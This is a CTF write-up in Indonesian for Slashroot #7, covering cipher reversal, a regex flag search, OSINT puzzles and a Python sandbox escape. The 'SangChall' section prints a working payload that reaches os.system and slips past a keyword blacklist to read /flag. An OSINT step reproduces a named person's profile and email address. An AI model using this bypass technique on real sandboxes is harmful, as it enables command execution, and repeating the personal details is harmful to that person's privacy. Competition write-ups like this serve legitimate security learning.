8. Ketika coba dijalankan menggunakan nc, diberikan output flag sebagai berikut : 119 112 51 108 97 85 52 108 112 85 122 52 102 54 55 106 85 113 51 108 85 104 104 52 105 113 51 76 124 48 112 101 101 114 108 113 99 104 113

```
L$ nc 103.152.242.228 2021
=====
Enter your name: aaa
=====
Hello aaa, this is your flag:
119 112 51 108 97 85 52 108 112 85 122 52 102 54 55 106 85 113 51 108 85 104 104 52 105 113
3 51 76 124 48 112 101 101 114 108 113 99 104 113
```

Notes : sistem enkripsi akan selalu sama, berarti tidak ada fungsi random atau dynamic yang membuat flagnya berubah

9. Setelah itu dilakukan percobaan dengan membuat isi flag.txt : slashroot7{aaaaaaaa}
- Hasil output :

```

└$ ./Lazy
=====
Enter your name: aaa
=====
Hello aaa, this is your flag:
13 119 99 99 99 99 99 99 99 99 124 48 112 101 101 114 108 113 99 104 113

```

Terdapat kesamaan diakhir flag yakni : **124 48 112 101 101 114 108 113 99 104 113**, dan ini diasumsikan merupakan **slashroot7{** yang reverse, karena ada 101 101 yang berarti oo, dan 113 dan 113 yang berarti s.

Setelah itu dilakukan beberapa kali percobaan dengan kesimpulan **“Panjang flag tidak akan mempengaruhi hasil enkripsi secara individu”**

10. Karena didapati kesimpulan sebagai berikut, maka saya mengubah flag.txt menjadi :

```
zyxwvutsrqponmlkjihgfedcba}{_0987654321ZYWVUTSRQPONMLKJIHGFEDCBA
```

Yang bermaksud urutan alfabet yang di reverse agar memudahkan dalam membaca hasil enkripsi

```

└$ ./Lazy
=====
Enter your name: aaa
=====
Hello aaa, this is your flag:
13 67 66 65 90 89 88 64 76 75 74 73 72 71 70 69 84 83 82 81 80 79 78 77 94 93 54 53 52 51
50 49 48 63 62 55 85 124 119 99 98 97 122 121 120 96 108 107 106 105 104 103 102 101 116 1
15 114 113 112 111 110 109 127 126 125

```

Dapat terlihat bahwa sistem enkripsinya mudah tertebak

11. Setelah mendapatkan hasil enkripsi dari tiap character, tinggal dilakukan komparasi pada encrypted flag yang sudah didapatkan melalui nc.

```

119 112 51 108 97 85 52 108 112 85 122 52 102 54 55 106 85 113 51 108 85 104 104 52 105 113 51 76 124 48 112 101 101 114 108 113 99 104 113
} t 4 h c _ 3 h t _ d 3 n 1 0 j _ s 4 h _ l 1 3 k s 4 H
)t4hc_3ht_d3n10j_s4h_l13ks4H -> H4sk3ll_h4s_j01n3d_th3_ch4t}

slashroot7{H4sk3ll_h4s_j01n3d_th3_ch4t}


67 66 65 90 89 88 64 76 75 74 73 72 71 70 69 84 83 82 81 80 79 78 77 94 93 54 53 52 51 50 49 48 63 62 55 85 124 119 99 98 97 122 121 120 96 108
A B C D E F G H I J K L M N O P Q R S T U V W Y Z 1 2 3 4 5 6 7 8 9 0 { } a b c d e f g h
107 106 105 104 103 102 101 116 115 114 113 112 111 110 109 127 126 125
i j k l m n o p q r s t u v w x y z

```

FLAG : slashroot7{H4sk3ll_h4s_j01n3d_th3_ch4t}

MISC

Feedback




Hanya memberikan feedback untuk event ini :D

A screenshot showing a confirmation message. At the top is a decorative banner featuring a penguin icon, the text 'SLASHROOT #7', and the logo of Institut Teknologi STIKOM BALI. Below the banner is a white box containing the text: 'Anda sudah menjawab', followed by a placeholder text 'slashroot7{terimakasih_sudah_berpatisipasi}', a note about only being able to fill out the form once, and a final note to contact the owner if there's a mistake.

FLAG : slashroot7{terimakasih_sudah_berpatisipasi}


Welcome



Tertera pada deskripsi soal :D

FLAG : slashroot7{terimakasih_sudah_berpatisipasi}

RGX1337



1. flags.txt memuat 5000 flag berbeda, maka dari itu cara paling efektif adalah scripting sesuai dengan regex yang diberikan.
2. Pertama-tama saya mencoba memeriksa apakah panjang dari setiap flag sama, dan ternyata sama.
3. Tahap berikutnya saya melakukan scripting sebagai berikut

```
import re

def is_valid_string(string):
    regex = r'^slashroot7{[A-Z]{5}\d{6}[a-z]{8}[A-Z]{7}}$'
    return bool(re.match(regex, string))

def validate_file(file_path):
    with open(file_path, 'r') as file:
        lines = file.readlines()
        for line_number, line in enumerate(lines, start=1):
```

```
if is_valid_string(line.strip()):
    print(f"{line_number} : {line.strip()}")
    break


if __name__ == "__main__":
    file_path = "flags.txt"
    validate_file(file_path)
```

Output : 788 : slashroot7{EKDBI319611jsulzrvuAFSNLXI}

4. Flag ditemukan pada line ke 788

FLAG : slashroot7{EKDBI319611jsulzrvuAFSNLXI}

SangChall



1. disini sebetulnya kita hanya perlu trial and error hingga ketemu solusinya, disini bisa kita lihat bahwa payload berikut

```
sys.modules["o"].__add__("s").__dict__["syste"].__add__("m")
```

Dari payload tersebut kita berhasil mengambil fungsi system

```
2:41 AM | 0.6KB/s 2G ⊗ ... Enter your command: print(sys.modules["o".__add__("s")].__dict__["syste".__add__("m")]) <built-in function system> Enter your command: sys.modules["o".__add__("s")].__dict__["syste".__add__("m")]("ls") chall.py Enter your command: sys.modules["o".__add__("s")].__dict__["syste".__add__("m")]("ls${IFS}/") bin boot dev etc flag home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var Enter your command: sys.modules["o".__add__("s")].__dict__["syste".__add__("m")]("cat${IFS}/flag") not not! $ nc 103.152.242.228 30201
```

lalu dengan sedikit modifikasi, sebagaimana kita lihat, kota berhasil menjalankan ls, lalu ls /, yang dimana kita ketemu file bernama flag, namun di sini kita gagal karena flag merupakan kata yang di blacklist, namun setelah mengubah payload menjadi seperti berikut

```
sys.modules["o".__add__("s")].__dict__["syste".__add__("m")]("cat${IFS}/fl".__add__("ag"))
```

lalu kita kirimkan, berikut hasil nya...

2:41 AM | 0.2KB/s 2G ☀ ...

```
flag
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
Enter your command: sys.modules["o"].__add__("s").__dict__
__["system"].__add__(m)("cat${IFS}/flag")
not not!
$ nc 103.152.242.228 30201
[REDACTED]
Enter your command: sys.modules["o"].__add__("s").__dict__
__["system"].__add__(m)("cat${IFS}/fl".__add__(ag"))
slasroot7{n0t_B4D_f0r_4b1J411_Ch4ll3nG3_wakakakaka}
Enter your command: █
```

ESC * CTRL ALT - ↓ ↑


1	2	3	4	5	6	7	8	9	0
q	w	e	r	t	y	u	i	o	p
a [@]	s [#]	d ^{\$}	f ⁻	g ^{&}	h ⁻	j ⁺	k ⁽	l ⁾	
↑	z [*]	x [']	c [:]	v [:]	b [:]	n [!]	m [?]	⌫	
?123	,	🌐	Indonesia	.	⬅				

2. dan seperti yang bisa kita lihat, kita berhasil mendapatkan flag nya


FLAG : slasroot7{n0t_B4D_f0r_4b1J411_Ch4ll3nG3_wakakakaka}

OSINT

Waka Wake eh eh



1. Pertama naluri alam saya mengatakan harus pergi ke github probsetnya yang untungnya sudah tertera pada discordnya



2. Dan dapat langsung terlihat ada gadget tracking waktu dan namanya pun 11/12 dengan nama chall

Hi, I'm Indra Adnyana 🖐

- I'm currently learning Mobile and Back End Programming.
- I'm looking to collaborate on OpenSource Projects.
- How to reach me gdindra13@gmail.com


Connect with me:

Languages and Tools:

WAKATIME 337 HRS 5 MINS

3. Jeder keren banh

Leaderboard • I Gede Indra Adnyana

SINCE MAR 28 2023 **336 hrs 17 mins**DAILY AVERAGE **3 hrs 8 mins**LANGUAGES EDITORS OPERATING SYSTEMS CATEGORIES 

I Gede Indra Adnyana

@indrayyana


[slashroot7{qu4nt1fy_y0ur_c0d1ng}](#)[wakatime 337 hrs 5 mins](#)

Denpasar, Indonesia (11:36 PM)

gdindra13@gmail.com

[indrayyana](#)FLAG : **slashroot7{qu4nt1fy_y0ur_c0d1ng}**

Kode Rahasia



1. Pertama-tama sesuai deskripsi , kode ini mengarah pada aplikasi tiktok. Alhasil dicoba untuk mencari maksud kode tersebut melalui google

The Google search results page for "kode huruf viral tiktok" displays several results:

- Result 1: 03031 bahasa gaul - 03031 angka arti angka
- Result 2: 03031 simbol simbol
- Result 3: 03031 angka ke artinya
- Result 4: 03031 tangan
- Result 5: 03031 ROK STATE CODE
- Result 6: 03031 huruf A-Z
- Result 7: 03031 huruf A-Z
- Result 8: Cara Mudah TPS UTBK
- Result 9: kode rahasia angka huruf abc
- Result 10: kode nama simbol ± hu...
- Result 11: kode simbol trend huru...
- Result 12: Kode angka dan artinya

2. Dari sini mulai dicari lebih lanjut, dan ditemukan sebuah website yang cukup “eksplisit” dari segi pembahasan, namun memberikan titik terang untuk chall ini

Source : <https://jabarekspres.com/berita/2022/09/30/arti-kode-03031-yang-viral-di-tiktok-ternyata-miliki-makna-sensitif/>

Berdasarkan sumber tersebut, didapati kalimat sebagai berikut
“Lihat keyboard hp nya,” tulis pemilik akun @andy_cancer23.

3. Dikarenakan informasi menyarankan untuk menggunakan hp, maka disini saya mencoba untuk menuliskan 292 697 24853 285 123456 555 39 dengan keyboard hp dan ternyata angka tersebut merepresentasikan sebuah kalimat seperti ini

```
slashroot7{292 697 24853 285 123456 555 39}  
slashroot7{wow you write wit qwerty ttt eo}
```

4. Setelah itu, merujuk pada hint, bahwa 2 kalimat terakhir adalah thailand + jepang, maka saya mencari lagi di google dan menemukan bahwa 555 itu dibaca hahaha, dan 39 itu sankyu, sebagai bentuk plesetan, setelah itu dapat dirangkai menjadi sebuah flag

```
FLAG : slashroot7{wow you write wit qwerty hahaha sankyu}
```